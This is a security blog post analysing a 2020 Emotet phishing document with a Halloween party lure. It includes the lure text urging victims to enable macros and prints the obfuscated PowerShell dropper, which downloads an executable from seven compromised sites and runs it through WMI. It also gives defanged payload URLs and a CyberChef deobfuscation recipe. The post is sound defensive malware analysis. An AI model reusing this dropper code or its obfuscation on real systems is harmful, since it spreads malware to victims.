Quick Post: Spooky New PowerShell Obfuscation in Emotet Maldocs

security-soup.net/quick-post-spooky-new-powershell-obfuscation-in-emotet-maldocs/

admin November 6, 2020

Emotet is a modular malware delivery platform that has consistently dominated the commodity malware threat landscape over the past couple of years. It has evolved from a straightforward banking trojan into a full-fledged malware distribution service, delivering a variety of payloads for other threat actor groups. The U.S. Department of Homeland Security states that Emotet infections cost state and local governments up to $1 million to remediate. Emotet is operated by the threat group tracked as Mummy Spider.

Emotet is commonly delivered in phishing campaigns via a macro-enabled Word document. I recently had a newer Emotet maldoc, come across my desk. The part that interested my about this document was that the PowerShell obfuscation scheme had changed significantly for the first time in a few months. I thought it would be worthwhile to write a quick post with a few details about this new PowerShell script and provide a handy CyberChef recipe so that analysts and responders could quickly decode these PowerShell Scripts.

I won't dig as deep as I usually do here as Brad Duncan has already done a nice writeup on this campaign over at the SANS ISC blog. If readers are interested in seeing more details regarding dynamic analysis, I highly recommend checking it out here.


The overall infection chain in this case remains pretty much the same: a malicious Word document that is weaponized with macros is opened, which invokes a WMI process call that spawns a PowerShell script. That script attempts to download the core binary from a septet of URL resources.

The Document

This document was related to the spam runs from 10/29/20 and leveraged a Halloween Party-themed social engineering lure.

- filename: Party Invitation.doc
- SHA256: ed51269c3602786ff6ddef3a808d8178d26e4e5960f4ac7af765e4bd642128dd

I pulled the document down from VirusTotal. These campaigns still appear to using the "upgrade your edition of Microsoft Word" template in order to induce the victim into enabling macros. Much more about related campaigns is available thanks to the incredible work of the Cryptolaemus team here.



TY WARNING Macros have been disabled.

Upgrade your edition of Microsoft Office


Upgrade your edition of Microsoft Word

Upgrading your edition will add new features to Microsoft Word.

Please, click **Enable Editing** and then click **Enable Content**.

Emotet doc downloader template

The PowerShell script that is executed when macros are enabled is base64 encoded per usual. Peeling back the first layer of obfuscation reveals the following:



```
$8P4vcu =  [tyPe]("{5}{2}{0}{3}{1}{4}" -f 'M.i','O','yste','O.dIrect','Ry','S  ;
SeT LsV0 ([tYpe]("{5}{0}{3}{1}{2}{4}{6}" -F'.NE','V','IcEp','T.SeR','oInTmAnAG','sYSTeM','er  ) ;
$Rlrkjnw=('Qr1ru9y);
$D7qz32b=$Wa6rea4 + [char](64) + $Dehv673;
$O5aqk3g=('Xa7q3h0);
(dIr ('VARiAble:8P4Vcu).valuE::"cre`ATeD`IReCT`oRY"($HOME + (('{0}Nscs8ry{0}S9t4g_l{0} -F [CHAr]92));
$Ga8ff5s=(('Nffefbg;
$lSv0::"sE`cU`Rit`yProToCOl" = ('Tls12);
$Ru818ii=(('Vzvdenv;
$G9po_gt = ('Epl6_wa2m);
$Yfwba66=(('Thli7b3);
$Irioufu=(('Y22l3ct);
$Llo6n_w=$HOME+(('{0}Nscs8ry{0}S9t4g_l{0} -F [ChAR]92)+$G9po_gt+('.exe);
$Jvjds4y=(('G_wnx9u;
$H5xr5lm=.('new-object nEt.webcLIENt;
$Mmo41vn=(((('https:][ 1) jjkgS )+'[] []+(('w][ 1) )+('jjkgS [] []wenjoymylifecheryl.com][ '+(('1) j)+'jkg'+(('S [] []wwp-includes][ 1) jjkgS )+'[]
[]wFPNxoUiCz3][ '+(('1) jjk)+('gS [] []w@https:][ 1+(( j)+('jkgS [] []w][ 1+(( jjk)+'gS [] []whomewatchamelia.com][ 1+(( jjkg)+'S [] []wwp-admin][+((' 1)
jjkgS [)+('] []wqmK][ +(('1) jjkgS )+'[] []w@ht+(('tps:][ 1) )+('jjkgS [] []w][ 1+(( )+('jjkgS [] []wseramporemunicipality.org][ 1'+(( jjkg)+('S []
[]wreplacement-vin][ '+(('1) jj)+('kgS [] []wQl4R][ +(('1) jj)+'kgS [] []w@https:][+((' 1) jjkgS [] [)+((']w][ 1) jjkgS []
[)+(']wimperfectdream.c+(('om][ 1) jjkgS [] [)+']wwp-content][ '+(('1) jj)+('kgS [] []wxb2csjPW6]['+((' 1) jj)+'kgS [] []w@https:][ 1) jjkgS [] []w][+(('
1) jjkg)+'S [] []wmayxayc+(('afe.net][ 1) j)+'jkgS [] []wwp-include+(('s][ 1) jjk)+('gS [] []wUxdWFzYQj][+((' 1) j)+('jkgS [] []w@https:]+(('[ 1)
j)+('jkgS [] []w]+(('[ 1) j)+'jkgS [] []w420extracts+(('.ca][ 1) )+('jjkgS [] []wcgi-bi+(('n][ 1))+' jjkgS [] []w+(('Ecv][ 1))+(' jjkgS [] []w@https:][
'+(('1) jjkgS)+' [] []w][ '+(('1) jjk)+('gS [] []wcasinopalacett.com][ 1'+(( j)+'jkgS [] []wwp-admin'+(('][ 1) jj)+('kgS [] []wvoZDA'+(('rg][ 1)
)+('jjkgS [] []w)."r`EP`Lace"(((('][ 1'(' jjkgS [)'] []w),([array]('/,('xwe)[0])."sPl`It"($Chkut94 + $D7qz32b + $Opdketn);
$Rf7k3zk=('Usfuthy);
foreach ($Uhbkd7k in $Mmo41vn){try{$H5xr5lm."dO`wnl`Oa`DfIlE"($Uhbkd7k, $Llo6n_w);
$Fsiu4_x=(('Urtdzox);
If ((.('Get-Item $Llo6n_w)."Len`GTh" -ge 44263) {(([wmiclass]('win32_Process))."Cre`A`Te"($Llo6n_w);
$Yzrcjro=(('T2a4ijn;
break;
$Ccwk57z=('Lslfh6p)}}catch{}}$L9wtd00=(('Vxbiwxu
```

The URLs that are hosting the next stage payload, which is the Emotet loader are obfuscated with a string replacement operation. This is slightly more complex that in the recent techniques, but still leverages an empty string replacement for '[]w' and ' jjkgS []', while a character replacement is used to swap '][1' for the slash '/' character. At that point, an analyst would just need to split the the string at the "@" delimeter, use a regular expression to isolate URL patterns, and then defang for sharing.

```
hxxps[://]enjoymylifecheryl[.]com/wp-includes/FPNxoUiCz3/
hxxps[://]homewatchamelia[.]com/wp-admin/qmK/
hxxps[://]seramporemunicipality[.]org/replacement-vin/Ql4R/
hxxps[://]imperfectdream[.]com/wp-content/xb2csjPW6/
hxxps[://]mayxaycafe[.]net/wp-includes/UxdWFzYQj/
hxxps[://]420extracts[.]ca/cgi-bin/Ecv/
hxxps[://]casinopalacett[.]com/wp-admin/voZDArg/
```

Here is the code for the recipe in Chef format, which I also have on my GitHub:

```
From_Base64('A-Za-z0-9+/=',true)
Remove_null_bytes()
Find_/_Replace({'option':'Simple string','string':'+'},'',true,false,true,false)
Find_/_Replace({'option':'Simple string','string':'('},'',true,false,true,false)
Find_/_Replace({'option':'Simple string','string':')'},'',true,false,true,false)
Find_/_Replace({'option':'Simple string','string':'\''},'',true,false,true,false)
Find_/_Replace({'option':'Simple string','string':'[]w'},'',true,false,true,false)
Find_/_Replace({'option':'Simple string','string':' jjkgS
[]'},'',true,false,true,false)
Find_/_Replace({'option':'Simple string','string':'][ 1'},'/',true,false,true,false)
Split('@','\\n')
Remove_whitespace(true,false,false,false,false,false)
Regular_expression('URL','([A-Za-z]+://)([-\\w]+(?:\\.\\w[-\\w]*)+)(:\\d+)?(/[^.!,?"
<>\\[\\]{}\\s\\x7F-\\xFF]*(?:[.!,?]+[^.!,?"<>\\[\\]{}\\s\\x7F-
\\xFF]+)*)?',true,true,false,false,false,false,'List matches')
Defang_URL(true,true,true,'Valid domains and full URLs')
```

This Direct Link has the recipe already preloaded in CyberChef.

Summary

So that’s it. Just a quick look at some new PowerShell obfuscation used by Mummy Spider in recent campaigns. These tactics used to change quite frequently but the cadence of updates has slowed considerably as of late. As always, CyberChef is my preferred tool for de-obfuscating these scripts to quickly extract the network indicators of compromise in order to increase velocity during and Incident Response investigation.

References

```
https://malpedia.caad.fkie.fraunhofer.de/details/win.emotet
https://www.us-cert.gov/ncas/alerts/TA18-201A
https://www.crowdstrike.com/blog/meet-crowdstrikes-adversary-of-the-month-for-
february-mummy-spider/
https://gchq.github.io/CyberChef/
https://isc.sans.edu/forums/diary/Emotet+Qakbot+more+Emotet/26750/
https://www.virustotal.com/gui/file/ed51269c3602786ff6ddef3a808d8178d26e4e5960f4ac7af7

https://paste.cryptolaemus.com/emotet/2020/10/29/emotet-malware-IoCs_10-29-20.html
https://github.com/Sec-Soup/CyberChef-Recipes/blob/master/Emotet-Recipe_20200826
```